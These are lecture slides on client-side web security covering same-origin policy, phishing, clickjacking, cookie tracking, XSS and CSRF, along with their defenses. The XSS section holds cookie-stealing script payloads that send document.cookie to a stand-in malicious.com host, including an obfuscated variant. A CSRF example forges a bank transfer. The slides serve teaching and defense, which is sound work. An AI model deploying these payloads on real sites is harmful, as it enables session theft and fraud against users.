Client-side Attacks

Kameswari Chebrolu

Security Goals

Malicious websites cannot

- Confidentiality: learn confidential info on my computer or info related to other websites I visit
- Integrity: cannot tamper files on my computer or info related to other websites I visit
  - Cannot download malware
- Privacy: cannot spy on me or my activities online

Basic Defenses

1. Sandboxing: isolates programs
   - Gives just enough permissions to run
   - Each tab will run in a sandbox
   - Web browser itself can run in a sandbox (e.g. IE, Chrome)
     - Bugs in browser have limited damage

2. Same Origin Policy

- Each website is isolated from others (via sandboxing), multiple pages from same website (‘origin’) not isolated
- Origin: protocol + hostname + port

(http) + (www.iitb.ac.in) + (80)

- One origin cannot access resources of another origin
  - Javascript from one page cannot modify pages from different origin

URL1	URL2	Same origin?
http://abc.org/a	http://abc.org/b	Yes
http://abc.org	http://www.abc.org	No (hostname different)
http://abc.org	https://abc.org	No (protocol different)
http://abc.org:81	http://abc.org:82	No (port different)

Attacks

1. Session Hijacking	4. Cookie Tracking
2. Phishing	5. Cross Site Scripting (XSS)
3. Click/Cursor Jacking	6. Cross Site Request Forgery (CSRF)

Session Hijacking

- Taking over a HTTP session requires session id
- How to get this info?
  - Packet sniffers on-path; guesswork
- Defences:
  - Random session-id to prevent guesswork
  - Encrypt session tokens (use secure flag when setting cookies)
  - Use httponly to prevent scripts from accessing session-id
  - Replays: change session ids often and do not reuse

Phishing

- A look-alike website to trick users
  - Can get sensitive data, download malware etc
- Method: URL obfuscation
  - Misspelling: http://westernbank.com vs http://vvesterbank.com
  - Hyperlinks: http://www.bank.com
    - This shows in the address bar, useful to check it

- Homeograph attack: Use international characters that resemble regular characters
  - www.paypal.com; cyrillic p has unicode value of #0440 while asci p has Unicode value of #0070
  - Both p's are rendered similarly by the browser
- Defenses:
  - Check URLs carefully
  - Browser can provide visual-cue for non-asci characters
  - Browsers maintain blacklist of phishing sites and warn
  - Do not click on unknown links/attachments

Click Jacking

- Exploit user’s mouse click
  - Redirect users to other pages, click on advertisements, follow users in facebook, increase likes etc

```
< a onMouseUp=window.open("http://www.malicious.com" )
href="http://www.trusted.com/" >Claim your gift coupon!< /a>
```

- onMouseUp is a javascript function, another function: onMouseOver

Frames


- Any site can frame another site via HTML frames
- If an attacker frames a bank website in his website, who gets the bank login information ?
  - Bank: frame inherits origin of its URL (same-origin policy)

Clickjacking with frames


- Malicious site frames good site
- The login box of good sites is framed by the malicious-site by an invisible frame
- Victim sees login of good site but entered login goes to invisible frame of malicious-site

Simple Demo: Like Jacking

See https://javascript.info/clickjacking



Opacity: 0%; invisible Facebook frame is on top of it



Opacity: 50%; frame is visible

Cursorjacking

- Deceives user by using a fake but more prominent cursor
  - Can be made to move via javascript to resemble real curso
- Fake cursor points to something desirable (win a gift coupon!) while real cursor points to something malicious (download malware)
- User thinks he is clicking fake cursor but is clicking real cursor

- http://koto.github.io/blog-kotowicz-net-examples/cursorjacking/

Defenses

- Noscript plugin
  - Whitelist of sites for which scripts are allowed execution (untrusted don’t allow)
- Commercial plug-ins that make all invisible frames visible
- X-frame: new HTTP header set by website owner to specify if the website can be framed
  - Two values: Deny or Same-origin (only pages from same origin can be framed)

Attacks

1. ~~Session Hijacking~~	4. Cookie Tracking
2. ~~Phishing~~	5. Cross Site Scripting (XSS)
3. ~~Click/Cursor Jacking~~	6. Cross Site Request Forgery (CSRF)

Privacy and Third-party Cookies

- A web page (a given domain) may contain objects (e.g. Ads) from other domains
- Cookies set when retrieving those objects are called third-party cookies
- Third party cookies can help track user browsing habits

Tracking

- Website A can have an AD object http://maliciousads.com/65438990.jpg
- User visits A and contacts maliciousads.com to retrieve image
- maliciousads returns a cookie (first time user) containing id 11111 and notes against this id IP address of users and website A
  - 65438990 is associated with website A

- User visits website B with an AD object http://maliciousads.com/91538793.jpg
- When user requests above image, it also includes all cookies associated with the domain
  - Cookie: 11111
- Maliciousads now knows user 1111 visited website B
  - 91538793 is associated with website B

Browser Settings

- Can see and selectively delete current cookies
- Can disable third-party cookies
- Can disable cookies completely as well
- There also cookie-eating software you can install that give more fine grained control
- Private browsing: prevents storage of cookies and browsing history

Cross Site Scripting (XSS)

- One of the top web vulnerabilities
- Improper input validation allows malicious users to inject code into the website
  - Executed in visitor's browser
- Same origin policy does not help (attack happens within same origin)
- Two types: Persistent and Non-persistent

Persistent XSS

- Code injected remains on the site and visible to other users
- Often exploited via guestbook/message-boards

Persistent XSS

```
<html>
        <title>Post in Discussion Forum</title>
<body>
Post in our discussion forum!
<form action=”sign.php” method=”POST”>
<input type = “text” name=”name”>
<input type = “text” name=”message” size=”40”>
<input type = “submit” value=”Submit”>
</form>
</body>
</html>
```

Page that allows users to input messages

```
<html>
        <title>Discussion Forum</title>
        <body>
                Thanks for you comments!<br />
                Alice: Hello everyone! <br />
                Bob: Hi, this is Bob? <br />
                Mallory:Hi, Bob <br />
         </body>
 </html>
```

Page that displays user’s messages

```
<script>
        alert(“Gotcha! “);
</script>
```

Comment entered by an attacker

```
<html>
    <title>Discussion Forum</title>
    <body>
        Thanks for you comments!<br />
        Alice: Hello everyone! <br />
        Bob: Hi, this is Bob? <br />
        Mallory:Hi, Bob <br />
      Mallory:<script> alert(“Gotcha! “);</script>
    </body>
</html>
```

Resulting discussion forum page

A harmless attack that just pops up a message box

More Powerful Attack

- Stealing cookies (victim website cookie passed to evilsite)

```
<script>
        document.location = "http://www.malicious.com/
        steal.php?cookie="+document.cookie;
</script>
```

  - Same origin does not help
- Can also redirect users to arbitrary pages, download viruses
- Victim user can see such redirections though

Hiding the Attack

```
<iframe frameborder=0 src=”” height=0 width=0 id=”XSS” name=”XSS”></iframe>
<script>
        frames[“XSS”].location.href=”http://www.malicious.com/steal.php?cookie=”
                                                + document.cookie;
</script>
```

Hide via iframe (invisible frame)

```
<script>

 img = new Image();

 img.src = "http://www.malicious.com/steal.php?cookie=" + document.cookie;

</script>
```

Hide via image (no image returned, so nothing to show)

Non persistent XSS

- Injected code does not persist past attacker's session
- Often exploited via search pages that echo search query
  - Search results for "query"; query is a script in case of attack
- What query you insert, only you see in search results. How useful?

- Victim visits attacker site
- Attacker site has this link which user clicks


http://victimsite.com/search.php?query=
<script>document.location=“http://malicious.com/steal.php?cookie=“
+document.cookie</script>

- User inadvertently sends a query to victimsite, which is echoed back via ‘search results for’
- User browser executes the query resulting in realization of attack

Defenses

- Input validation: check if the input is valid for that field
  - Phone number field should accept only numbers
- Output escaping: See next slide
- Burden on software developers (who can be sloppy)

.Output Escaping



- User (client) can choose to disable scripts on a per domain basis
  - Maintain whitelist/blacklist; default allow/deny
- Noscript plugin has XSS detection as feature
  - All GET/POST variables are sanitized (strip brackets, quotes etc) when launched from untrusted site to trusted site
  - Does not help with persistent XSS
- Attackers try to circumvent such mechanisms vis URL obfuscating

URL Obfuscation

- “<script>alert(`hello');</script>” encodes to

\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E

```
<script>
	a = document.cookie;
	b = "tp”;
	c = "ht";
	d = "://";
	e = "ww";
	f = "w.";
	g = "vic";
	h = "tim";
	i = “.c";
	j = "om/search.p";
	k = "hp?q=";
	document.location =c+b+d+e+f+g+h+i+j+k+ a;
</script>
```

Scanner searching for cookie at the end of url may not work with above

Cross-site Request Forgery (CSRF)

- Opposite of XSS
  - XSS: exploits user's trust of a specific website
  - CSRF: exploits website's trust of a specific user
- User logged in bank-site; User then visits malicious website which has below code

```
<script>
    document.location="http://www.bank.com/
    transferMoney.php?amount=10000&fromID=235835&toID=137392";
</script>
```

Login Attack

- The code from the attacker site instructs the victim user to authenticate to victim site as attacker (not as user)
- Victim user is unaware of above and may think he/she is logged in and may enter sensitive information
  - Attacker gets this info since it is entered in his account

Defenses

- Tough to prevent CSRF
- Referrer field of HTTP: indicates site visited prior to the request
  - May not be set for privacy concerns

- Tokens: supplement persistent authentication via cookies with random session tokens
  - Session token embedded in each form by the website
  - User passes token back to server with each request
  - Attacker cannot guess the token; server will not honor request without token
- Logout after work done

Summary of Client-side Defenses

- Lot of attacks possible as seen
- Safe-browsing practices:
  - No clicking on links to unknown sites in emails/websites
  - Check for https when entering sensitive information
  - Check URL and ensure there are no certification errors
  - Be aware of browser features that mitigate attacks
    - Noscript plugin, private browsing, no third party cookies
  - Use latest version of browser with latest security updates

- Build-in Browser Security Mechanisms
  - Alert users when visiting phising sites
  - Noscript plugin (whitelist/blacklist)
  - Sanitize HTTP requests
  - Scan code before execution